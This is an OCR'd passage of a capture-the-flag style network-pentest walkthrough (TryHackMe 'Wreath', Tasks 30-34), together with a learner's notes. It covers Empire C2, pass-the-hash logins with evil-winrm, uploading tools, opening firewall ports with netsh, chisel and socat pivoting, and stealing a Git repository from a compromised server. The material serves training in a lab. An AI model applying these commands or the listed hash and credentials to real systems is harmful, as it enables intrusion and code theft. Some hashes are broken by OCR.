
From here we click on the Agents menu, then select the agent(s) to use the module through:




Click Submit to run the module!
To view the results we need to switch over to the "Reporting" section of the main menu on the left side of the window:



From here we can see the task we just ran, showing the Agent in use, the event type, command, user, and a timestamp.



Clicking on the dropdown arrow to the left of the task gives the task results:



Answer the questions below

Read the above information and try to experiment with the Empire Modules available.
‘’’
no answer
‘’’

Task31

Task 31 Conclusion

VideoWe have now covered the fundamentals of working with a command and control framework. Empire is significantly more extensive than the basics we have looked at in the time and space available here, so it's well worth doing some more research on it in your own time!
The overarching take-aways from this section are:

• C2 Frameworks are used to consolidate access to a compromised machine, as well as streamline post-exploitation attempts
• There are many C2 Frameworks available, so look into which ones work best for your use case
• Empire is a good choice as a relatively well-rounded, open source C2 framework
• Empire is still in active development, with upgrades and new features being released frequently
• Starkiller is a GUI front-end for Empire which makes collaboration using the framework very easy

This has very much been a whistle-stop tour of both the Empire framework and the topic in general, but hopefully it has been useful nonetheless.

Answer the questions below

Read the C2 Conclusion
‘’’
no answer
‘’’

[Bonus Exercise] Try working through this section again, using a different C2 Framework of your choice. You can use the C2 matrix to help with this.
‘’’
no answer
‘’’

Task32

Task 32 Personal PC

Enumeration

Video

We will soon be moving on to the final teaching point of this network: Anti-virus evasion techniques.
Before we can do that, however, we first need to scope out the final target!
We know from the briefing that this target is likely to be the other Windows machine on the network. By process of elimination we can tell that this is Thomas' PC which he told us has antivirus software installed. If we're very lucky it will be out of date though!
As always, we need to enumerate the target before we can do anything else, but how can we do this from a compromised Windows host? As mentioned way back in the Pivoting Enumeration task, Nmap won't work on Windows unless it's been properly installed on the target. Scanning through one proxy is bad, but at this point we'd be scanning through *two* proxies, which would be unbearable. We could write a tool to do it for us, but let's leave that for the time being (there will be more than enough coding in the upcoming section as it is!). Instead, let's look closer to home and ask one burning question:

How do Empire Modules work?

For the most part Empire modules are quite literally just scripts (usually in PowerShell) that are executed by the framework through an active agent.¬† In other words, these are just PowerShell scripts, and we have PowerShell access to the target.
For the sake of learning, let's upload the Empire Port Scanning script and execute it manually on the target.
In our current situation (on an isolated target, communicating through a jumpserver), under normal circumstances uploading tools manually would usually be something of a chore -- think relays and webservers. Fortunately evil-winrm gives us several easy options for transferring and including tools.

Upload/Download:⚓

The first option available to us is the in-built Upload/Download feature built into the tool. From within evil-winrm we can use `upload LOCAL_FILEPATH REMOTE_FILEPATH` to upload files to the target. Conversely, we can use `download REMOTE_FILEPATH LOCAL_FILEPATH` to download files back from the target. These could come in handy if we, say, wanted to upload a tool to the target, save the results from running it to a log file, then download the log file back to our attacking machine for storage. In both instances if we miss out the destination filepath (e.g. the remote filepath on upload, or the local filepath on download), the tool will be uploaded into our current working directory.

For example:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload /usr/share/windows-binaries/nc.exe c:\windows\temp\nc.exe
Info: Uploading /usr/share/windows-binaries/nc.exe to c:\windows\temp\nc.exe


Data: 79188 bytes of 79188 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\Administrator\Documents> dir c:\windows\temp\nc.exe


    Directory: C:\windows\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        1/23/2021  10:27 PM          59392 nc.exe


*Evil-WinRM* PS C:\Users\Administrator\Documents> echo "Demo" > demo.txt
*Evil-WinRM* PS C:\Users\Administrator\Documents> download demo.txt
Info: Downloading C:\Users\Administrator\Documents\demo.txt to demo.txt


Info: Download successful!

*Evil-WinRM* PS C:\Users\Administrator\Documents> exit

Info: Exiting with code 0

muri@augury:~/thm/wreath$ ls demo.txt
demo.txt
```

In this example we upload an example tool (`nc.exe`) to `C:\Windows\Temp`, we then create a new file (`demo.txt`) and download it to the current working directory. Note that in the real world using the `C:\Windows\Temp` directory is often

a bad idea as it's flagged as a common location for hackers to upload tools. In this case we are using it to keep the box neat and tidy for other users.

Local Scripts:

Uploading tools is all well and good, but if the tool happens to be a PowerShell script then there is another (even more convenient) method. If you check the help menu for evil-winrm, you will see an interesting `-s` option. This allows us to specify a local directory containing PowerShell scripts -- these scripts will be made accessible for us to import directly into memory using our evil-winrm session (meaning they don't need to touch the disk at all). For example, if we happened to have our scripts located at `/opt/scripts`, we could include them in the connection with:
`evil-winrm -u USERNAME¬† -p PASSWORD -i IP -s /opt/scripts`

Let's use this option to include the Empire Portscan module.
If you installed Empire in the `/opt` directory then the file path will be `/opt/Empire/data/module_source/-situational_awareness/network/`. If you installed it elsewhere then the file path will obviously be slightly different, however, the module itself will still be in the same place relative to the `Empire/` directory (i.e. in `Empire/data/-module_source/situational_awareness/network/`). A copy of this tool is also included in the zipfile attached to Task 1, or can be downloaded here, if you can't find it locally.

Regardless, we can now sign in as the Administrator using the password hash discovered previously, including the Empire network scanning scripts:
`evil-winrm -u Administrator -H HASH -i IP -s EMPIRE_DIR`

Type `Invoke-Portscan.ps1` and press enter to initialise the script.

Now if we type `Get-Help Invoke-Portscan` we should see the help menu for the tool without having to import or upload anything manually!

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-Help Invoke-Portscan

NAME
    Invoke-Portscan

SYNOPSIS
    Simple portscan module

    PowerSploit Function: Invoke-Portscan
    Author: Rich Lundeen (http://websterProdigy.net)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None
```

The Empire Portscan module is designed to be similar to Nmap in terms of syntax. You are encouraged to read through the full help menu for the tool; however, we only need two switches: `-Hosts` and `-TopPorts`. We *could* use the `-Ports` switch and just scan a range of ports, but for the sake of speed we can use the `-TopPorts` switch to scan a user-specified number of the most commonly open ports. For example, `-TopPorts 50` would scan the 50 most commonly open ports.
The full command would then look like this (using the top 50 ports and our example of 172.16.0.10):
`Invoke-Portscan -Hosts 172.16.0.10 -TopPorts 50`

Answer the questions below

Scan the top 50 ports of the last IP address you found in Task 17. Which ports are open (lowest to highest, separated by commas)?
‘’’
80,3389
‘’’

T32 - notes

*evil-winrm

upload /usr/share/windows-resources/ncat/ncat.exe c:\windows\temp\nc.exe

/usr/share/powershell-empire/data/module_source/situational_awareness/network

$ evil-winrm -u administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.71.150 -s /usr/share/powershell-empire/data/module_source/situational_awareness/network

```
Invoke-Portscan.ps1

Get-Help Invoke-Portscan

Invoke-Portscan -Hosts 10.200.71.100 -TopPorts 50
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.71.100 -TopPorts 50


Hostname      : 10.200.71.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 111, 1723...}
finishTime    : 6/26/2021 12:49:19 AM



*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Task33

Task 33 Personal PC

Pivoting

VideoWe found two ports open in the previous task. RDP won't be of much use to us without credentials (or at least a hash, although Pass-the-Hash attacks are often restricted through RDP anyway); however, the webserver is worth looking into. Wreath told us that he worked on his website using a local environment on his own PC, so this bleeding-edge version may contain some vulnerabilities that we could use to exploit the target. Before we can do that, however, we must figure out how to access the development webserver on Wreath's PC from our attacking machine.
We have two immediate options for this: Chisel, and Plink.

Answer the questions below

If you followed the recommended route of using sshuttle to pivot from the webserver then a *chisel forward proxy* is recommended here as it will be relatively easy to connect to through the sshuttle connection without requiring a relay -- look back at the Chisel task if you need help with this!
When using this option you will need to open up a port in the Windows firewall to allow the forward connection to be made. The syntax for opening a port using netsh looks something like this:
`netsh advfirewall firewall add rule name="NAME" dir=in action=allow protocol=tcp localport=PORT`
Please use the `name-USERNAME` naming convention -- for example:
`netsh advfirewall firewall add rule name="Chisel-MuirlandOracle" dir=in action=allow protocol=tcp localport=47000`

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall add rule name="Chisel-MuirlandOracle" dir=in action=allow protocol=TCP localport=47000
Ok.
```

Whether you choose the recommended option or not, get a pivot up and running!
‘’’
no answer
‘’’

Access the website in your web browser (using FoxyProxy if you used the recommended forward proxy, or directly if you used a port forward).
Using the Wappalyzer browser extension (Firefox | Chrome) or an alternative method, identify the server-side Programming language (including the version number) used on the website.
‘’’
php 7.4.11
‘’’

T33 - notes

*native

scp -i root-id_rsa chisel-lin root@10.200.71.200:/dev/shm/.../

scp -i ../10.200.71.200/root-id_rsa socat root@10.200.71.200:/dev/shm/...


```
./chisel-lin2 client 10.200.71.150:6905 9090:socks
```

*200

```
firewall-cmd --zone=public --add-port 6900/tcp
firewall-cmd --zone=public --add-port 6905/tcp
./socat tcp-l:6905 tcp:10.50.65.25:6900 &
```

*150

```
upload /thm/Wreath/backend/chisel-win.exe
netsh advfirewall firewall add rule name="Chisel-Lab" dir=in action=allow protocol=tcp localport=6900
netsh advfirewall firewall add rule name="Chisel-Lab-comp" dir=in action=allow protocol=tcp localport=6905
./chisel-win.exe server -p 6905 --socks5
```



http://10.200.71.100/

Task34

Task 34 Personal PC The Wonders of Git

VideoIt seems we guessed right! It appears to be a carbon copy of the website running on the webserver. If there are any differences here then they are clearly not going to be immediately visible, which means we may need to look at fuzzing this site through two proxies...
Before we start messing around with fuzzing tools though, let's take a step back and think about this.
We know from the brief that Thomas has been using git server to version control his projects -- just because the version on the webserver isn't up to date, doesn't mean that he hasn't been committing to the repo more regularly! In other words, rather than fuzzing the server, we might be able to just download the source code for the site and review it locally.
Ideally we could just clone the repo directly from the server. This would likely require credentials, which we would need to find. Alternatively, given we already have local admin access to the git server, we could just download the repository from the hard disk and re-assemble it locally which does not require any (further) authentication.
For the sake of practice, let's use this latter option.

Answer the questions below

Use your WinRM access to look around the Git Server. What is the absolute path to the `Website.git` directory?
‘’’
C:\GitStack\repositories\Website.git
‘’’

Use `evil-winrm` to download the entire directory.
From the directory above Website.git, use:
`download Website.git`
Be warned -- this will take a while, but should complete after a minute or two!
‘’’
no answer
‘’’

Exit out of evil-winrm -- you should see that a new directory called Website.git has been created locally. If you enter into this directory you will see an oddly named subdirectory (the same as the answer to question 1 of this task).
Rename this *subdirectory* to `.git`.
‘’’
no answer
‘’’

Git repositories always contain a special directory called `.git` which contains all of the meta-information for the repository. This directory can be used to fully recreate a readable copy of the repository, including things like version control and branches. If the repository is local then this directory would be a part of the full repository -- the rest of which would be the items of the repository in a human-readable format; however, as the `.git` directory is enough to recreate the repository in its entirety, the server doesn't need to store the easily readable versions of the files. This means that what we've downloaded isn't actually the full repository, so much as the building blocks we can use to recreate the repo (which is exactly what happens when using `git clone` to create a local copy of a repo!).

In order to extract the information from the repository, we use a suite of tools called GitTools.
Clone the GitTools repository into your current directory using:
`git clone https://github.com/internetwache/GitTools`

The GitTools repository contains three tools:
• **Dumper** can be used to download an exposed `.git` directory from a website should the owner of the site have forgotten to delete it
• **Extractor** can be used to take a local `.git` directory and recreate the repository in a readable format. This is designed to work in conjunction with the Dumper, but will also work on the repo that we stole from the Git server.

Unfortunately for us, whilst Extractor *will* give us each commit in a readable format, it will not sort the commits by date

• **Finder** can be used to search the internet for sites with exposed `.git` directories. This is significantly less useful to an ethical hacker, although may have applications in bug bounty programmes

Let's use Extractor to obtain a readable format of the repository!
The syntax for Extractor is as follows:
`./extractor.sh REPO_DIR DESTINATION_DIR`
This is slightly confusing, so explaining each option:
◇ The `REPO_DIR` is the directory *containing* the `.git` directory for the repository. Note that this is not the `.git` directory itself. Extractor looks for a `.git` directory *inside* the specified directory (which is why we had to change the original name of the directory to ".git")
◇ The `DESTINATION_DIR` is the subdirectory into which the repository will be created

For example, if we cloned the GitTools repo into the same directory as the `.git` directory we downloaded from the Git Server, we can extract the contents of the stolen repository into a subdirectory called "Website" using:
`GitTools/Extractor/extractor.sh . Website`
This uses the current directory "." (as the parent of the `.git` directory) and extracts into a newly created `Website` subdirectory.

Recreate the repository -- we will perform some code analysis in the next task!
‘’’
no answer
‘’’

Let's head into the newly recreated repository. We see three directories:

```
muri@augury:~/thm/wreath/Website.git$ cd Website/
muri@augury:~/thm/wreath/Website.git/Website$ ls
0-345ac8b236064b431fa43f53d91c98c4834ef8f3  1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2  2-70dde80cc19ec7670456799673889482 8f4ee895
```

Each of these corresponds to a commit; however, as mentioned previously, these are not sorted by date...
It's up to us to piece together the order of the commits. Fortunately there are only three commits in this repository, and each commit comes with a `commit-meta.txt` file which we can use to get an idea of the order.
We could just cat each of these files out separately, but we may as well do it the fancy way with a bash one-liner:

```
separator="========================================";  for i in $(ls); do printf "\n\n$separator\n\033[4;1m$i\033[0m\n$(cat  $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"
```


This gives us the three `commit-meta.txt` files in a nicely formatted order:

```
========================================
0-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter


========================================
1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec7670456799673889 4828f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end


========================================
2-70dde80cc19ec7670456799673889 4828f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit


========================================
```

Here we can see three commit messages: `Updated the filter`, `Initial Commit for the back-end`, and `Static Website Commit`.

Note: *The number at the start of these directories is arbitrary, and depends on the order in which GitTools extracts the directories. What matters is the hash at the end of the filename.*

Logically speaking, we can guess that these are currently in reverse orde based on the commit message; however, we could also check the parent value of each commit. Starting at the only commit without a parent (which must be the initial commit), we can work down the tree in stages like so:



We find the commit that has no parent (`70dde80cc19ec7670456799673889 4828f4ee895`), and check to see which of the other commits specifies it as a direct parent (`82dfc97bec0d7582d485d9031c09abcb5c6b18f2`). We then repeat the process to find the full commit order:
1. 70dde80cc19ec7670456799673889 4828f4ee895
2. 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
3. 345ac8b236064b431fa43f53d91c98c4834ef8f3
We *could* also do this by checking the timestamps attached to the commits (in UNIX format, after the emails); however, it is possible to fake these. Feel free to use them, but be aware that they may not always be accurate.

If that didn't make sense, don't worry!
The short version is: the most up to date version of the site stored in the Git repository is in the `NUMBER-345ac8b236064b431fa43f53d91c98c4834ef8f3` directory.

T34 - notes


(evil-winrm)

cd C:\GitStack\repositories
download Website.git

(back on native)

xfreerdp /v:10.200.71.150 /u:lol /p:'toor' +clipboard /dynamic-resolution /drive:/thm/Wreath/10.200.71.100,share

*use GUI on remote desktop instead of evil-winrm for full download



cd Website.git

mkdir .git

mv * .git

../GitTools/Extractor/extractor.sh . website

